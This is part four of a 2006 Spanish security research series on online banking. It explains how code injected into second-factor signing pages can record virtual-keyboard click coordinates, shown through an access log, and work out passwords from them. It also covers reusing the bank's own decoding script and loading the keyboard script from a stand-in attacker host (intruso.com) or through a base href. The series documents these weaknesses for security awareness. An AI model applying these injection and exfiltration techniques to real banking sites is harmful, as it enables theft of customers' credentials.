

## ¿La banca online es vulnerable? (4ª Parte)

### Banca Electrónica Nuevos Vectores de Ataque. 4º Parte.

#### VARIACIONES

**De lo expuesto hasta ahora se deduce que la inyección de código en las páginas de 2ª autenticación o firma, son extremadamente delicadas y explotables en un entorno real, y pueden comprometer los actuales sistemas de validación de la banca electrónica.**


Durante el estudio que propició este informe, se plantearon distintas alternativas que hicieran de este vector de ataque, un método de aplicación más genérico. Algunos ejemplos son:

Captura de coordenadas del teclado virtual

Para un intruso es posible capturar las coordenadas de los clics del ratón mediante la inyección de un script especialmente creado que contenga estas funciones:

- document.onclick
- event.clientX
- event.clientY

El resultado es que el intruso puede ser capaz de capturar las coordenadas de los clics del ratón tal y como se muestra a continuación:



```
sexyparos # tail /var/log/apache2/access_log
127.0.0.1 - - [21/Mar/2006:19:45:36 +0100] "GET /503.84 HTTP/1.1" 404 262
127.0.0.1 - - [21/Mar/2006:19:45:36 +0100] "GET /667.230 HTTP/1.1" 404 263
127.0.0.1 - - [21/Mar/2006:19:45:37 +0100] "GET /571.357 HTTP/1.1" 404 263
127.0.0.1 - - [21/Mar/2006:19:45:37 +0100] "GET /509.190 HTTP/1.1" 404 263
127.0.0.1 - - [21/Mar/2006:19:45:37 +0100] "GET /624.119 HTTP/1.1" 404 263
127.0.0.1 - - [21/Mar/2006:19:45:38 +0100] "GET /719.198 HTTP/1.1" 404 263
127.0.0.1 - - [21/Mar/2006:19:45:38 +0100] "GET /624.297 HTTP/1.1" 404 263
127.0.0.1 - - [21/Mar/2006:19:45:38 +0100] "GET /660.152 HTTP/1.1" 404 263
127.0.0.1 - - [21/Mar/2006:19:45:39 +0100] "GET /540.57 HTTP/1.1" 404 262
127.0.0.1 - - [21/Mar/2006:19:45:39 +0100] "GET /352.109 HTTP/1.1" 404 263
sexyparos #
```

Las coordenadas se reciben en el servidor en el formato X.Y , de manera que una petición como ésta:

```
GET /352.109
```

Equivale a la posición x=352 e Y=109.

Se puede argumentar en contra que los teclados cambian de posición al invocarse..., sin embargo en el caso de aquellos teclados en los que las teclas no cambian de tamaño ni de posición relativa entre sí, sigue siendo posible este ataque.


Veamos como.

Imaginemos un teclado como este:



Ahora supongamos que un usuario tiene una contraseña como esta:  
imposible .

Si representamos gráficamente las coordenadas correspondientes a estas teclas, tenemos un gráfico parecido a éste (se han agrandado los puntos para mayor comodidad visual):



Podemos observar que no existen muchas combinaciones posibles para poder encajar las coordenadas. En general, y como burda aproximación, estimamos que existen como máximo 37 posiciones posibles. Eso en el peor de los casos, es decir, que la contraseña sea de una sola letra. Como se puede deducir, en el caso de los teclados virtuales que siguen este esquema -en los que no varía el tamaño ni la posición relativa de las teclas- a mayor complejidad de la contraseña menos combinaciones existen para encajar las coordenadas en el teclado. En el ejemplo indicado, las coordenadas correspondientes a la contraseña imposible no tienen más de 4 o 5 representaciones gráficas que encajen en el teclado . En general, cuanto más distanciadas están las teclas entre si menos combinaciones existen. Por ejemplo, las coordenadas correspondientes a la contraseña 8mpq , parece que solo encajan de una manera. Por otro lado, cabe decir también, que si la contraseña contiene una palabra de diccionario, ésta puede descubrirse aún más rápidamente, al permitir identificarla de entre el resto de soluciones (posibles representaciones gráficas).

#### Descodificación directa de las coordenadas del teclado

En algunos casos, el paso de coordenadas a contraseña de los sistemas de teclados virtuales se realiza directamente en el lado del cliente. Teniendo en cuenta esto, es fácil pensar que en muchos casos sería posible utilizar el propio script de la aplicación bancaria para obtener la contraseña descifrada. Es decir, ya que el formulario contiene código que realiza la conversión de coordenadas a clave, antes de realizar el POST ¿No sería más cómodo para un intruso utilizar la inyección de código maligno con el fin de obtener dicha clave ya decodificada y desde el propio script?

#### Troyanización del teclado virtual

El siguiente vector de ataque, se basa en la modificación del código que se encarga de gestionar el sistema de teclado virtual, y consiste en alterar el origen de carga del código que gestiona el teclado (obsérvese que esto también hace vulnerables a los sistemas que usan applets de java empotrados para generar teclados virtuales, etc). Imaginemos una página web con un formulario de 2ª validación (firma) que contenga el siguiente código:

```
(...)  
>script language='JavaScript'src='/teclado_virtual.js'/script<  
(...)
```

nota están cambiados los símbolos:

```
> por <  
< por >
```

Se puede observar que el script que gestiona el teclado virtual se carga desde la ubicación relativa /teclado\_virtual.js .

En principio, se podría modificar este origen ¿cómo? simplemente inyectando algo parecido a esto:

```
>script< src='http://intruso.com/teclado_virtual.js'/script<
```

nota están cambiados los símbolos:

```
> por <  
< por >
```

En un caso como éste, el éxito del atacante depende del lugar donde pueda inyectar, porque no es lo mismo hacerlo antes o después de la línea de carga "original" del teclado. Se deja al lector una reflexión sobre esta problemática...

En ciertas ocasiones es posible redirigir la carga de scripts simplemente mediante la inyección de un "tag html" de tipo base href , de manera que todas las referencias relativas indicadas realizan la carga desde una ubicación alterada.

El problema de este tipo de ataques consiste en que se modifican todas las referencias relativas que existan posteriormente a la inyección del "base href", lo cual en muchos casos rompe la funcionalidad de la página...

En cualquier caso el lector podrá advertir la existencia de multitud de posibilidades que ofrece la inyección en páginas de firma de la banca electrónica. Y ello es así porque a pesar de la aparente dependencia que existe entre las distintas técnicas de ataque, ha de tenerse muy en cuenta que al final, el eslabón más débil es el formulario de firma. Si un atacante es capaz de inyectar código en esa parte de la aplicación, ya sea directamente o a través de varios fallos de la aplicación, el resultado es que los actuales sistemas de acreditación que estén por encima de ese nivel (OTP, "tokens" , teclados virtuales, tarjetas coordinadas, etc), pierden su efectividad.

De todo lo anterior se deduce que las implementaciones de algunos sistemas de teclado virtual no son todo lo seguras que parecen, y por tanto permiten multitud de ataques.

Continúa:

[Informe 1ª parte del informe](#)

[Informe 2ª parte del informe](#)

[Informe 3ª parte del informe](#)

[Informe 4ª parte del informe](#)

[Informe 5ª parte del informe](#)

Hugo Vázquez Caramés  
(Director Técnico de PENTEST, Consultores de Seguridad Telemática)  
<http://www.pentest.es>

**Nota:** La empresa española [PENTEST](#) tal vez sea una de las mejores del entorno europeo en la realización de Tests de Intrusión. Empresa que basa su éxito en la recluta para cada tipo de proyecto de los mejores "Pen-Testers" existentes en la problemática a auditar. Una vez seleccionados, forma un equipo de auditores o "Tiger Team" que pone al servicio del cliente. Normalmente los "Tiger Team" de [PENTEST](#) no solo son los mejores, sino también los más motivados pues trabajan a partir de la propia libertad de sus conocimientos y experiencia y de la que concede Pentest para el desarrollo de su función profesional.

[Artículo completo](#)

Fecha artículo: 2006-06-20 20:00:02 - url artículo: <http://www.internautas.org/html/801.html>

Logos y marcas propiedad de sus respectivos autores.

Los comentarios son propiedad y responsabilidad de cada autor.

© 1998-2009 Asociación de Internautas - <http://www.internautas.org>

Inscrita en el Registro Nacional de Asociaciones con el número 164343 - e-mail: [asociacion@internautas.org](mailto:asociacion@internautas.org)